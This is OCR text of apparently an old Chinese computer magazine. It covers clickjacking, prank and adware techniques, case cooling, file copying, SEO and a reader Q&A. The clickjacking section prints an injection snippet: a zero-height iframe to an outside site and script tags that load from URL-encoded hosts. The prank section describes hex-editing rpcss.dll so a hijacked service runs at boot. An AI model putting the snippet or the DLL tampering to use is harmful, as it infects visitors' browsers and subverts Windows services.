要说这个事情，还要从小琳的动作说起，当小琳点击一个按钮的时候，本来点击的是"1"，但是在后台，这个数据被修改成"2"后再传给电脑，这也就是大家现在在网站上常看到的Clickjacking(点击劫持)。这是浏览器工作原理中的一个缺陷，一个恶意FLASH就能让小琳在毫不知情的情况下点击任意链接、任意按钮或网站上的任意东西。小琳所做的任何点击都可以被引导到恶意链接上。黑客利用Clickjacking漏洞构造一个恶意网页，例如Flash小游戏，当用户不慎访问该网页时，正常鼠标点击操作就会触发这一漏洞。黑客可以在用户毫不知情的情况下，强制启动并完全控制摄像头和麦克风。

实例分析：

这种劫持的发生，一般经历了以下的步骤。

第一步：黑客在第三方站点的网页先在可控制的页面A内设置一个iFrame（见图1），iFrame的src链接指向另一个域的页面B。设置这个iFrame的CSS样式的透明度为0，并设置其CSS样式的z-index比页面A的其他元素的z-index大（z-index属性指定元素的堆叠顺序，拥有更高堆叠顺序的元素总是会处于堆叠顺序较低的元素的前面）。

第二步：将这个iFrame的Width（宽）与Height（高）值被设置为足以保证用户点击到其中内容（页面B的内容）的大小，然后在页面A上放置一些按钮、链接用于欺骗用户点击的元素，这些元素在iFrame之下，并恰好与iFrame的页面B内的关键元素在同一个位置。


这样，当用户被欺骗去点击页面A内的这些元素时，实际上点击了页面B内的关键元素。通过Clickjacking漏洞，攻击者可以控制用户的浏览器，诱骗用户点击任意链接、按钮或者网上任意的东西。

```
<iframe src=http://www.zgynkmk.cn/b3.htm width=50 height=0 border=0></iframe><script src=http://%63%63%68%32%2E%63%6E></script><script src=http://%76%76%6B%31%2E%63%6E></script>
```



防御技巧：

1.在浏览器中打开http://www.adobe.com/support/documentation/en/flashplayer/help/settings_manager02.html，进入全球个人Adobe Flash Player设置管理模板页面。单击设置管理器界面的"始终拒绝"按钮，并在随后弹出的结果对话框中选择"确认"（见图2）。



2.我们可以到Adobe官方网站下载Flash Player的最新版本，但在安装之前必须先从系统中将已经安装的Adobe Flash Player全部删除。另外，还有一些第三方的工具可以方便使用。

开机后响起的"鬼故事"

场景回放：凌晨2点，小正忽然发现自己床头的计算机自动开启了，在开机后操作鼠标、键盘不能动，音响里缓缓传来张震讲故事的声音。小正被吓得一下子蹦离了电脑，回过神来，小正感觉一定是中了木马，但检查启动项、进程、system32目录都未发现异常，再次重启电脑后发现居然自动开始播放张震鬼故事第二部，恐怖的气息围绕在小正的身边。

技术揭秘：

小正遇到的现象其实是某些恶作剧软件造成的，这类软件大多会利用主板的网卡自动开机功能启动，并在进入操作系统后进行恶作剧。由于软件采用DLL插入系统服务scvhost.exe中，修改系统时间开机时间并将自身隐藏在svchost.exe中作案，因此很难被发现。

小提示：svchost.exe进程运行原理

以Windows XP为例，在"开始"菜单的"运行"窗口中输入"services.msc"命令，弹出服务对话框，然后打开"remote procedure call"属性对话框，可以看到rpcss服务的可执行文件的路径为"c:\windows\system32\svchost -k rpcss"，这说明rpcss服务是依靠svchost调用"rpcss"参数来实现的，而参数的内容则是存放在系统注册表中的。

实例分析：

恶作剧软件也可以利用上述过程构造一个合法的svchost服务（见图3），

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
Description	REG_SZ	提供终结点映射程序 (endpoint
DisplayName	REG_SZ	Remote Procedure Call (RPC)
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00
Group	REG_SZ	COM Infrastructure
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchos
ObjectName	REG_SZ	NT AUTHORITY\NetworkService
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

程序利用scvhost.exe服务调整网卡的自动开机设置（常见的TP-LINK8139网卡需要主板支持），并调用需要播放的MP3播放列表实现开机自动播放。我们来拿一个rpcss服务调用做演示：

第一步：首先在运行对话框中输入"regedit.exe"后回车，打开注册表

编辑器，找到[hkey_local_machine/system/currentcontrolset/services/rpcss]项，找到类型为“reg_expand_sz”的键“magepath”，其键值为“%systemroot%system32svchost -k rpcss”（这就是在服务窗口中看到的服务启动命令）。

第二步：在“parameters”子项中有个名为“servicedll”的键，其值为“%systemroot%system32rpcss.dll”，其中“rpcss.dll”就是rpcss服务要使用的动态链接库文件。这样svchost进程通过读取“rpcss”服务注册表信息，就能启动该服务了。

我们将张震讲故事的MP3列表利用16进制编辑器写入到“rpcss.dll”中（注意对rpcss.dll备份）。这里经过修改的“rpcss.dll”就可以实现开机自动调用MP3文件了。完成操作后，svchost进程通过读取“rpcss”服务注册表信息，就能启动该服务并自动讲鬼故事了。

无法控制的程序安装

场景回放：某个晚上，小明正在电脑前看最新的体育新闻，忽然电脑重新启动了，再次进入操作系统，发现计算机中多了几个程序和相应的进程。小明感到非常迷惑：“中病毒了？我的计算机刚做的操作系统，就算有病毒程序，也不能自动重启计算机啊？”

技术揭秘：

自动安装的程序多数为宣传广告与种植木马，此类程序在运行后利用WIN32的挂钩（Hook）技术插入DLL，由于程序调用了SetWindowsHookEx函数（也是一个Win32 API函数），实现无选择性自动安装。

实例分析：

第一步：流氓软件在运行时通过修改注册表中的[HKEY_LOCAL_MACHINE/Software/Microsoft/Windows NT/CurrentVersion/Windows/AppInit_DLLs]来达到插入进程。然后将需要安装的程序与一个正常软件捆绑（如：winamp播放器），程序自动调用了API开始同时执行流氓软件。

第二步：当正常的软件完成安装后，流氓软件通过Hook技术检测系统所有程序进程的相关API调用，由于“任务管理器”调用了EnumProcesses等进程相关的API函数，因此流氓程序就可以接收到发出调用请求程序的返回结果，并进行处理，当处理完成后，计算机会自动重新启动来完成设置，而我们从始至终并没有任何机会去进行选择。

小提示：

我们来分析一下程序在计算机上的安装过程：首先利用IE浏览器漏洞，将木马程序利用<iframe src=http://www.xxx.cn/b3.htm width=50 height=0 border=0>种植入计算机。木马运行后在本地执行一个批处理命令：

lock

rundll32.exe user32.dll,LockWorkStation

Goto start（自动加载执行rundll32），然后实现全自动种植安装。

防御技巧：1.利用冰刃类第三方辅助程序分析HOOK，删除流氓插件。2.安装HIPS类防御软件，禁止调用“%windir%”类指令。

CF [HG]02

伪技巧曝光台

PSEUDO SKILLS EXPOSURE

伪技巧一：

EasyRecovery让U盘容量翻倍

伪技巧原因：不切实际

EasyRecovery对于恢复误删除的文件来说是相当管用的，不过网上出现了这么一招：“妙用EasyRecovery为小U盘扩容”，先将文件拷入到U盘，然后再删除，接着拷贝另一个文件，然后再删除，这样周而复始地进行拷贝删除工作，最后在其他电脑上再利用EasyRecovery对删除的文件进行一一恢复，声称可得到所有文件了，以此来用小U盘转存大量文件。经过反复测试，我们发现进行恢复时确实可以显示出以前删除的所有文件，但所恢复的文件除了最后一次删除的文件外，都无法打开。对此，我们专门采访了北京易安数据恢复中心的技术工程师：“对操作系统而言，文件以16进制代码的形式存储在扇区上，文件被删除后存入新的数据，新文件的16进制代码将存储在被删除文件所在扇区位置，此时原来删除的文件16进制代码被覆盖，不可恢复。例如第一次文件存储占用了60MB空间，删除后重新写入的数据占用20MB，那么被覆盖的20MB空间存储的是新文件信息，恢复时也只能恢复未被覆盖的40MB数据，而且只有恢复了原文件的完整信息，恢复出的文件才可以正常打开；一旦某文件的部分信息被覆盖，此文件将不可恢复或者恢复出的文件无法正常打开。”很明显，EasyRecovery是能恢复被覆盖的数据的。

伪技巧二：

利用通讯录“强行”与陌生人聊天

伪技巧原因：费力不讨好

自从QQ诞生的那一天，强行与陌生人聊天就成了各大“电脑高手”离不开的话题，前段时间看到一篇文章又谈起了这个老伎俩。作者以亲自验证为题说了看似“巧妙”的方法：单击QQ的“查找”按钮，输入对方号码，找到对方后单击“查看资料”选项，再单击弹出对话框右上角的“备注/设置”，接着就会弹出信息备注框，再单击“添加通讯录资料”，就会弹出“读入QQ/TM用户资料”，在选框中随便选几项，最后“确定”保存，这时你的好友就已经在通讯录了。号称这样就可以与陌生人聊天了。这篇文章之前的操作完全是多此一举，通讯录里添加好友是无须验证的，单击“通讯录”，从右键菜单中选择“添加联系人”就好了，添加完成后还要注意给联系人发消息时，不能直接双击头像（那是发送手机消息），需要右键单击对方头像，选择“发送即时消息”，但这样发送的也只是临时会话，如果对方设置了拒绝接受陌生人消息，那这一招还是不管用。

机箱散热的机密档案

机箱能有什么技术含量啊！钢板厚点、加个38℃机箱设计规范，花里胡哨的外观，也就这点东西了。


看看这是不是也是你对机箱的看法？其实，机箱的技术含量一点儿也不低，只不过很多还不为人知罢了。天气虽然寒冷，不过机箱内的温度可没降多少，普遍50℃左右的箱体温度依然是个"小暖炉"。想知道什么机箱更好吗？除了无限制的安装大风量、大噪音的暴力风扇外，还有其他更加"温柔"的方法哦。

小知识：什么是38度规范？

所谓38℃机箱指的是符合Intel提出的TAC1.1认证的机箱。TAC规范来源于早期的CAG规范（CHASSIS AIR GUIDE，散热风道设计）。这一规范可以有效降低处理器带来的热量，要满足38℃机箱设计，有4点要素可循：

1.机箱前部预留空气进入口
2.机箱背板安装了一个92mm的散热风扇
3.机箱侧面板正对CPU位置安装有一组空气引导窗口
4.机箱侧板开有一个长方形的通风口，并覆以金属网屏蔽辐射属于，该通风口正对PCI卡，提供散热所需的冷空气

箱散热的机密之：倒箱式



倒箱式可以更大限度分化箱体内热源，散热效果很可观，不过价格稍贵

什么叫倒箱式？简单理解，把机箱倒过来就对了！当然了，如果真这么简单，制造机箱的厂商直接把面板反装就可以了，没有成本还多了一个销售时宣传的噱头。倒箱式机箱从结构上已经与普通机箱产生了很大区别。实际上，真正倒转的只有电源而已——ATX主板上提，在最底部安装电源。

这样，主板与光驱等5.25英寸扩展设备形成一个独立区域，配合机箱风扇形成一个独立风道，散热效率大为提升。而另一热源——电源则由于被移动到了底部，与硬盘又形成了第二条风道，由80mm的电源风扇与机箱前置面板形成一个良性互动，热量也能快速带出。简言之，倒箱式机箱的优点是，第一，热源被分散，第二，机箱配重结构也更为合理（箱体底部安装风扇）。根据实际测试，同样的配置放置在普通机箱中和放在倒箱式设计的机箱中，系统温度最多可以有近5℃-10℃的温差，散热效果差距十分明显。不过，倒箱式机箱也有缺点：它需要机箱厂商重新修改设计，无疑成本会较大。其实仔细看看品牌电脑，不少产品都是采用倒箱式设计。这也是为什么普通DIY电脑在品质、散热能力等性能因素之外的地方不如品牌机的原因之一。


小提示：HTPC机箱有暗病

不少人现在都喜欢组个HTPC接到电视上来看电影，便宜的HTPC机箱就成了一个新亮点。不过，很多HTPC机箱的设计实在是让人难以接受：电源部分被前移到机箱正下方（扩展硬盘装位）。这意味着机箱内部完全没有一个完整的风道，散热效果非常差。尤其是一些在网上销售的低价山寨"品牌"HTPC机箱，都采用类似设计，因此建议大家尽量避免购买这类产品。

小知识：什么是BTX？

BTX是英特尔提出的新型主板架构Balanced Technology Extended的简称，是ATX结构的替代者。从外形上看，BTX就是ATX旋转90度后的样子，很容易区分。目前仅有为数不多的厂商还在提供BTX机型，但已寥寥无几，原因是成本较高，且灵活度有限（必须严格遵循设计规范，不像ATX那样可以有更多的设计自由度）。

机箱散热的机密之：正风压





后置进风量要大于前置出风量才能做到正风压，风扇的选配至关重要

机箱内部一共有几个风扇？CPU必备一个，显卡必用一个，电源还有一个，除此之外呢？很多机箱还分别安装了前置、后置两个排风扇。可是，没人真正在意过这两个风扇究竟该怎么用，甚至不少厂商只是简单的安装同规格风扇就算了事。其实，这里面也有玄机哦！

风扇一前一后的设计，是希望借助两个风扇，由后侧将风"推"进机箱，再由前置风扇将其"吸"走，从而形成一个通道，由气流将机箱内的热量带出——所谓的风道就由此而来。但是，科学的设计未必就等于科学的用法。

很多厂商或玩家在安装一前一后两个风扇时，都直接用两个规格完全一致的风扇，风向一致即可。真正科学的用法是：后置风扇的风量最好大于前置风扇的风量，这样就会形成一个正风压，将气流更快速带出箱体，让风道真正起到作用。比如，前置风扇可以采用80mm规格风扇，而后置风扇则采用风量更大的90mm风扇（转速统一的情况下）。

机箱散热的机密之：120mm超大电源风扇有用吗？



超大风扇电源未必就真的具有强大的散热能力

至少在倒箱式机箱上，这个问题的答案是否定的，它反而会破坏倒箱式箱体内部的散热风道。但是，对于38℃规范的机箱倒有些帮助。除此之外，对于采用了前后风扇运转的机箱，也最好不要用120mm超大风扇电源，因为它也会破坏箱体内的风道结构。

CF [HG]03

"Firefox扩展Copy Links，使你能复制选择内容中的所有链接，或网页中的全部链接。想要复制相应的HTML内容，使用Extended Copy Menu扩展能满足需求。"

Windows工厂游记之 探寻复制粘贴车间



安徽/李云峰

复制、粘贴是每个人都会用到的操作，并且用起来也是轻车熟路，但你知道复制、粘贴都干了些什么吗？今天，我带领大家进入Windows工厂的复制粘贴车间，彻底了解一下每天都要用到的这两个操作！

平常车间的复制、粘贴操作

复制和粘贴虽然和通俗意义上的复制、粘贴有着某些相似之处，指将某一数据从源头Copy一份到剪贴板中，而粘贴是指将剪贴板中的数据Copy一份到目的地。

当复制不能使用路径表示的数据时（即文本、图片等），Windows会直接将数据本身Copy一份到剪贴板中。当复制可以使用路径表示的数据时（如文件、文件夹等），Windows会将表示数据的路径存放到剪贴板中。

在“运行”对话框中输入“clipbrd”确定，打开“剪贴簿查看器”，然后分别复制文本、图片、文件或目录，并观察“剪贴簿查看器”中的内容（见图）。系统自带的剪贴板查看工具功能比较弱，也可以从http://www.newhua.com/soft/5637.htm页面中下载增强版的工具CopiXP。

工人甲：为何你比我快？

文件的复制、粘贴等操作，都是通过剪贴板来完成的，剪贴板相当于一个中转站，但这个中转站每次只接受一个数量的文件进行“传输”，也就是系统的读取、转移到剪贴板、剪切板中删除等操作，每个环节的操作都只是针对一个文件。所以，当拷贝包含许多小文件的文件夹时（比如包含几百张图片的文件夹），速度就会很慢。所以，相同体积下，单个文件的拷贝速度要明显快于由多个小文件组成的文件夹。

技术人员介绍：Vista为何慢

Vista复制慢，是由于在进行文件的复制、移动之前，伴随着“计算剩余时间”的提示，系统对目标目录进行检查，用来确定是否有同名称的文件存在，而这通常耗费一定的时间，使原本简单的操作变得复杂起来。还好，在微软推出的SP1补丁上，明显地修正了这种情况，让Vista的复制速度也恢复了“正常”。

探访另类车间：文档片段

在Word和Excel中，选定的文档文本、绘图对象和图形拖放到桌面上，会创建表示该碎片文件的图标，同时在子文件夹中创建一个SHS文件，即碎片文件。通常情况下，碎片文件不能被打开，但可以插到另外的文档中，如果你有多个文档需要插入同一部分文字，可以用使用片段文件，只是不能使用Word中的“插入→文件”命令来插入SHS文件。若要将碎片放置到文档或工作簿中，必须将其拖动到相应的文档。

创建：在文档中选择要复制的文本或图形，将其拖动到桌面，即可创建一个碎片。可以将该碎片拖动到其他的文档或程序中。

删除：有时候碎片文件很难被删除，重启电脑后依然如此。这种情况可以进入安全模式进行删除。

为什么外包的工厂干活儿更快？

Windows虽然好用，但复制数据的速度确实让人痛心，那为什么“外包工厂”也就是第三方工具（如TeraCopy、FastCopy等）复制数据的速度会快很多呢？

Windows的做法：在Windows工厂中，复制数据时采取的做法是：先读取一部分数据存入系统缓存，然后再将缓存中的数据写入目标位置。但这个缓存开得比较小，是速度慢的最主要原因。

第三方工具的做法：为了解决Windows复制慢的问题，第三方工具往往自己独立开辟一块更大的缓存区域，并且引入多线程处理机制，从而使复制速度快了很多。

对于第三方工具的暂停、断点续传功能，我们完全可以把这些复制增强工具看成是一个系统复制专用版的“下载工具”，这样对其所具有的增强功能就不难理解了。

你知道吗？

何时是不该使用TeraCopy等第三方软件的情况？复制至同一分区，因为这时TeraCopy会自动配置10MB的缓存，花费一部分时间。但Windows更聪明，在一瞬间就完成复制动作。

功能丰富的TeraCopy，上部的界面是复制中，下部界面是取消复制后的提示。

网络大补贴：如何启用超级任务栏？

通常情况下，我们会以为占用更多的系统缓存会让复制速度加快，但情况似乎不是这样的，来看这个有趣的测试便知：http://www.aspcool.com/lanmu/browse1.asp?ID=6151&bbsuser=csharp。

火速链接

今年第6期的“CFan研究院”《数据拷贝软件中，谁是悍马？》，详细评测了TeraCopy、FastCopy、KillCopy、Total Copy、Copy Handler几款常用数据拷贝软件，谁强谁弱，回顾一下便知。

CF [HG]04

你搜 我搜 看谁排在前

天津/孙仲浩


近一段时间，国内著名搜索引擎“老大”——百度因为核心业务“竞价排名”的种种弊端而备受指责，这也让大家开始关注起这个曾“逆来顺受”的领域。事实上，自从十年前Google在一间车库中创立以来，搜索引擎结果页中的排名就逐渐成为许多网络公司的“命根子”，甚至由此产生了一个专门的行业——搜索引擎优化（SEO，Search Engine Optimization ）。那么搜索引擎到底根据什么来决定网页的重要性？进而对搜索结果排名的呢？

关键字——搜索排序的关键

简单地来说，当你在任何一个搜索引擎中键入你想要查找的内容的时候，你所键入的内容就成了“关键字”。搜索引擎所做的工作就是在浩如烟海的互联网中，找到含有关键字的那些网页，一个网页与某个关键字的相关性也就很大程度上决定了它出现在搜索结果页面的位置。

具体来说，“关键字词频”和“关键字密度”这两个参数在很大程度上决定了一个页面与某个关键字的相关性程度。“关键字词频”指的是在该网页上这个关键字出现的次数，而“关键字密度”指的是“关键字词频”与“总词汇量”的关系（准确地说，关键字密度=关键字词频÷总词汇量）。需要说明的是，这里的“总词汇量”指的是去除掉所有页面的程序标签（HTML标签、ASP、PHP、JSP等）以外的词汇数量。对于搜索引擎而言，并不是说一个网页中某个关键字的密度越高，这个网页与关键字的相关性就越高。一般，搜索引擎都会有一个关键字密度的阈值（通常在6%~8%），高于或者低于这个阈值的关键词密度都会导致页面与这个关键字的相关性变差（见图1）。当然，与用户搜索的关键字相关性越高，网页就越应该排在搜索结果页面的前列。

这就是说，在针对关键字做网页的SEO的时候，如果希望这个网页能够尽可能被用“计算机”作为关键字的用户搜索到，那么就应该尽量保证在这个页面中，“计算机”的密度接近搜索引擎的关键字密度阈值，而且，由于不同的关键字在搜索引擎中被搜索的次数相差很大，想要尽量登上搜索引擎的结果页就要尽可能地使用“热度”更高的关键字，如果搜索引擎的用户更偏爱搜索“电脑”而不是“计算机”，那么就应该让页面中更多的用前者替代后者（或者索性让两者都有接近阈值的关键字密度）。



❶


❷

另一方面，由于搜索引擎在遍历页面的时候遵循的是从上向下，从左向右的顺序（这也是一般网友浏览网页的顺序，如图2所示），所以搜索引擎本身会更加重视网页中首先出现的内容。也就是说，应该让希望被索引的关键字尽量地出现在页面的前段（就是页面HTML代码中更接近<body>的部分）。

PageRank——先后排序的指导员

在Google的自我介绍中，PageRank被作为Google的核心技术重点提及。Google通过PageRank根据网站的外部链接和内部链接的数量和质量衡量网站的价值。在Google看来，一个页面的PageRank的高低很大程度上决定了这个页面的重要与否，也就是说，PageRank越高的页面，在搜索结果的排序中越靠前。

PageRank自身是基于这样一个浅显的理论：当一个页面A含有一个指向页面B的链接时，就证明页面B对于A是有价值的（相当于A给B投了票），而如果A自身是重要的（A握有很多张选票），则B也就变得重要（B得到A投来的多张选票）。而Google则通过统计每个网页得到的票数来判断它重要与否。通俗地说，如果一个无名小卒的文章能够有一天被某个大文豪引用，那么就可以认为这个无名小卒也是具有很高水平的。

搜索引擎编录的页面越多，PageRank的准确性就越好！也正是因为决定PageRank的因素复杂且不易控制，就让针对PageRank的SEO远远不像选择关键字那么简单。粗略地说，提高一个网页PageRank值的方法就是让更多的、有价值的（自身PageRank值比较高）的网页链接到你。

除了Google的PageRank之外，微软在自家的Live搜索引擎中引入了另一种对于页面重要性的评估算法——BrowserRank。这是一种相比PageRank更重视用户点击的评估算法。但无论是PageRank还是BrowserRank，最重要的一点其实是：它们都是在客观地、没有人工干预地评价一个网页的重要性，与金钱无关。

小提示：

Google提供了一个帮助广告客户选择关键字的工具——Google Adwords关键字工具（https://adwords.google.cn/select/KeywordToolExternal），在其中可以看到每个关键字的同义词、搜索量、关键字建议等信息。

CF [HG]05

Q1 升级XP SP3为何总提示安装更新失败

问：原先使用的是Windows XP SP2，今天在线升级SP3时总是提示C盘空间不足，而我的C盘明明有1GB多的剩余空间。请问这是什么原因？

答：升级SP3所产生的临时文件远远大于1GB，而你的C盘只剩下1GB空间肯定不够用。请手工清除C盘中的无用文件、临时文件、清空回收站，如果开启了系统还原功能，请暂时将其关闭，必要时还可以通过一些分区调整工具将C盘的分区空间调整大一些，然后再进行升级安装。此外，如果有整合了SP3的系统光盘，还是建议直接用光盘安装。



傻博士有话说：

操作系统在平时工作时，会产生大量的临时文件，而且虚拟内存也需要大量的硬盘空间，因此，当系统盘空间很低时，在安装一些大型软件时会经常因为磁盘不够用而导致安装失败。所以，要想让系统正常工作，系统分区的剩余空间最好不要低于2GB。此外，可以将系统的缓存设置到剩余空间大的非系统分区以提高性能。

Q2 如何去除桌面上的图标

问：在使用拖拽文件进行复制、移动或用QQ发送文件时，偶尔会在桌面上留下一个文件图标，刷新桌面也不能将其去除。请问如何才能将其删除掉？

答：这是由于系统资源管理器进程Explorer.exe自身的缺陷，当出现无法将操作过程中遗留下来的图标删除时，只要按Ctrl+Shift+Esc键打开任务管理器，然后在进程列表中找到并终止Explorer.exe进程，接下来在任务管理器窗口中单击“文件→新建任务”，在打开的窗口中输入explorer.exe并回车重新启动该进程即可。

Q3 登录为何变注销

问：我的是Windows XP SP3系统，不知道什么原因今天在登录时输入登录密码后看到就是正在注销界面，重新启动故障依旧。请问这该如何解决？

答：这可能是userinit.exe文件丢失导致的。使用XP系统安装光盘启动系统并进入故障恢复控制台（在出现“欢迎使用安装程序”界面，选择第二项“要使用→恢复控制台→修复 Windows XP安装，请按R”直接按R后输入管理员账号及密码进入），进入后输入：expand X:\i386\USERINIT.EX_ Y:\windows\system32\userinit.exe，其中X和Y分别表示光驱盘符和系统盘符。

Q4 正常模式进入系统就黑屏

问：我的系统是Windows XP，安全模式可以正常进入系统，但是正常模式进入时，还没见到桌面时就会黑屏，稍后就是显示器无信号。请问这是什么原因？

答：首先检查一下是否因为显示器的刷新频率设置过高而导致的，进入安全模式后右击桌面并选择“属性”，在打开的窗口中选择“设置”选项卡，单击“高级”按钮，选择“监视器”选项卡，将“屏幕刷新频率”设置低一些即可。如果还不能解决问题，考虑显卡的驱动程序是否有问题，在安全模式下将显卡驱动程序卸载并重新安装一遍。此外，系统感染病毒也有可能会导致这种现象出现，建议在安全模式下对系统进行病毒清杀。

Q5 系统时间总是自动变成2003年

问：单位的电脑，安装的是DELL OEM Windows XP SP3系统，最近不知道什么原因，重新开机后系统时间就会自动变成2003年了。请问这是什么原因？

答：首先检查是否由于主板电池没电而导致的问题，如果更换新电池后仍出现此故障，系统感染病毒的可能性很大。例如“磁碟机”病毒就会修改系统时间，还有不少病毒、木马感染系统后也会修改系统时间，它们修改系统时间的主要目的就是让杀毒软件过期失效。先将杀毒软件病毒库更新到最新版，然后在安全模式下进行病毒查杀。此外，再尝试下载“磁碟机”病毒专杀工具查查系统是否感染此病毒，下载地址：http://dl.360safe.com/killer_cdj.exe。

Q6 虚拟光驱安装系统为何提示找不到文件

问：光驱坏了，就在系统中安装了虚拟光驱，将下载的Windows Vista系统的映像文件载入光驱，然后在WinPE环境下安装。但是安装时第一次重启时就提示找不到安装文件。请问这该如何解决？

答：由于安装向导进入第一次重新启动时，虚拟光驱软件已经退出了，而安装向导肯定不能直接从光盘映像文件中提取文件进行安装，从而会提示这样的错误提示。在用虚拟光驱打开安装光盘映像文件时，请将安装文件拷贝到硬盘非系统分区中，然后启动WinPE并从硬盘中进行安装就不会出现这种问题了。

想了解更多精彩电脑问答？
请登录http://bbs.cfan.com.cn，进入相关版块获取。 CF [SB01]

Q1 解压RAR压缩包显示CRC错误

问：从网下载的压缩包文件，几百兆的体积，但是在使用WinRAR解压时显示CRC错误，部分文件能解压出来，但有些却无法解压出来。请问这是什么原因？

答：这应该是么应该是RAR压缩包循环冗余校验码(CRC)出错了，网络传输状况不好、下载源本身就已经损坏、下载工具出现问题（例如下载到99%时数据不再传输，然后由人工强行中断下载）等原因导致的。出现这种情况后如果压缩包在压缩时选择了添加恢复记录，倒可以直接尝试使用恢复记录来直接恢复。不过，下载的文件压缩包很少会添加恢复记录。因此，遇到这样的问题后，一般都是采用死马当活马医的方法来解决，那就是右击压缩包选择"解压文件"项，在打开的解压参数设置窗口中选择"保留损坏的文件"选项，然后进行解压。如果压缩包中的文件是诸如视频、音频、文档等，受错误影响不大而在解压后可以直接打开。



傻博士有话说：

在网上下载大型的文件时，最好使用口碑好的下载工具（例如快车、迅雷）进行下载，在下载时一定要注意下载的压缩包文件是否添加了解压密码，不少网站提供的文件都添加了解压密码，如果花费很多时间下载下来的文件因为没有解压密码而无法解压，那就划不来了。

Q2 安装瑞星提示通用库错误

问：我下载了最新版的瑞星程序，但是在安装过程中提示"通用库错误"，要求选择"继续"或"取消"，单击"继续"后却又会自动退出安装向导。请问是什么原因？

答：这是安装之前系统中已经感染了病毒，在安装时病毒想阻止瑞星的安装而导致的，这时只要切换到带网络功能的安全模式下再运行安装程序，如果继续出现要求选择"继续"或"取消"，请直接选择"继续"先将瑞星杀毒软件安装到系统中，接下来再立即升级瑞星病毒库，升级后再对系统进行病毒查杀即可。

Q3 金山词霸为何不能在Firefox中取词

问：安装的是金山词霸2008，在Firefox 3中不能直接取词，而在IE或Maxthon中可以正常取词。请问这是什么原因？

答：金山词霸2008并不支持Firefox 3浏览器，要想在Firefox中正确使用金山词霸2008，可以借助IE TAB这款Firefox插件，在Firefox中调用IE模块来打开网站，这样就可以正常使用金山词霸了，不过这样倒不如直接使用IE浏览器了。其实，现在最新版的谷歌金山词霸支持在Firefox 3中直接取词，建议你到http://g.iciba.com/下载并安装最新版的谷歌词霸来使用。

Q4 卡巴遇到black.lst损坏导致无法更新

问：我使用的是卡巴斯基杀毒软件，今天在更新时提示black.lst损坏而无法继续更新。请问这该如何解决？

答：在卡巴斯基的设置界面中选择"选项"，在右侧窗口中取消选择"启用自我保护"项取消卡巴斯基的自我保护功能，接下来将http://work.newhua.com/cfan/200823/black.rar解压得到的black.lst文件拷贝并覆盖到卡巴斯基的病毒库中（病毒库路径为：C:\Documents and Settings\All Users\Application Data\Kaspersky Lab\AVP8\Bases），最后再重新启动卡巴斯基的自我保护功能即可。

Q5 开启瑞星防火墙就不能上网

问：我家里两台电脑安装的都是Windows XP系统，笔记本电脑连接宽带，台式机通过网线直接和笔记本电脑网卡连接，组成家庭网，通过Internet共享服务上网。只要笔记本电脑开启了瑞星防火墙，台式机就不能正常上网，关闭防火墙后就正常了。请问这是什么原因？

答：这可能是你的瑞星防火墙的安全级别设置过高，导致局域网之间正常的数据通信被禁止了，只要将防火墙的安全级别调整为"中级"即可解决问题：在瑞星个人防火墙设置窗口中选择"工作状态"标签，在右下角直接将安全级别小滑块拖至中间即可。

Q6 显示多字幕时画面有停顿现象

问：我使用的是KMPlayer播放器，开通了同时显示英文字幕和中文字幕，但是在播放过程中经常会有停顿现象。请问如何解决？

答：KMPlayer播放多重字幕的影片时就容易出现这样的现象，建议不要使用KMPlayer（简称KMP）自己来显示多字幕，还是使用Vobsub+KMP的方法。比如让Vobsub来显示英文字幕，用KMP来显示中文字幕。

禁止KMP显示多字幕的设置方法，右击播放窗口选择"参数选项→字幕处理→组合字幕/其他"，仅选中使用合并字幕语言处理多重字幕即可。而在Vobsub调用字幕是按照字母顺序的。指定Vobsub仅播放英文字幕的方法是（中文同理）：首先，打开并播放影片，手动选择播放英文字幕，然后在DirectVobSub属性中选择"其他"，最后保存设置，以后Vobsub会记住这种格式的字幕而优先选择了。

想了解更多精彩电脑问答？
请登录http://bbs.cfan.com.cn，进入相关版块获取。 CF [SB02]

Q&A

系统 软件 **网络** 硬件

Q1 键盘输入QQ密码为何不正确

问：我使用的是最新版QQ程序，使用键盘输入登录密码时总是提示密码不正确，而改用软键盘输入同样的密码则显示正确。请问这是什么原因？

答：首先，新建一个记事本程序，然后使用键盘输入密码看是否正确，这样可以排除因键盘按键故障而导致的问题。其次，如果系统中了恶意程序或木马，也有可能会出现类似的情况，建议使用QQ自带的木马查杀工具检测一下是否感染病毒、木马（在QQ程序组中，点击运行“QQ医生”即可自动检测，在QQ医生的主界面中还可分别检测系统漏洞、QQ木马、可疑文件等）。




傻博士有话说：

在网吧或者使用别人的电脑时，最好使用软键盘输入密码，以防止密码被记录。有不少恶意木马程序，就是通过监控用户真实键盘输入的字符来窃取用户密码的。其他类似的场合，例如使用网上银行、登录邮箱时，也应该养成使用软键盘输入密码的习惯。当然，目前比较好的办法，还是安装知名防火墙、杀毒软件并经常更新，防患于未然。

Q2 Outlook总提示“Interface not registered”

我在Outlook 2007中调用Word作为编辑器进行邮件编辑，但是在准备发送邮件时，总提示“Interface not registered”。请问这是什么原因？

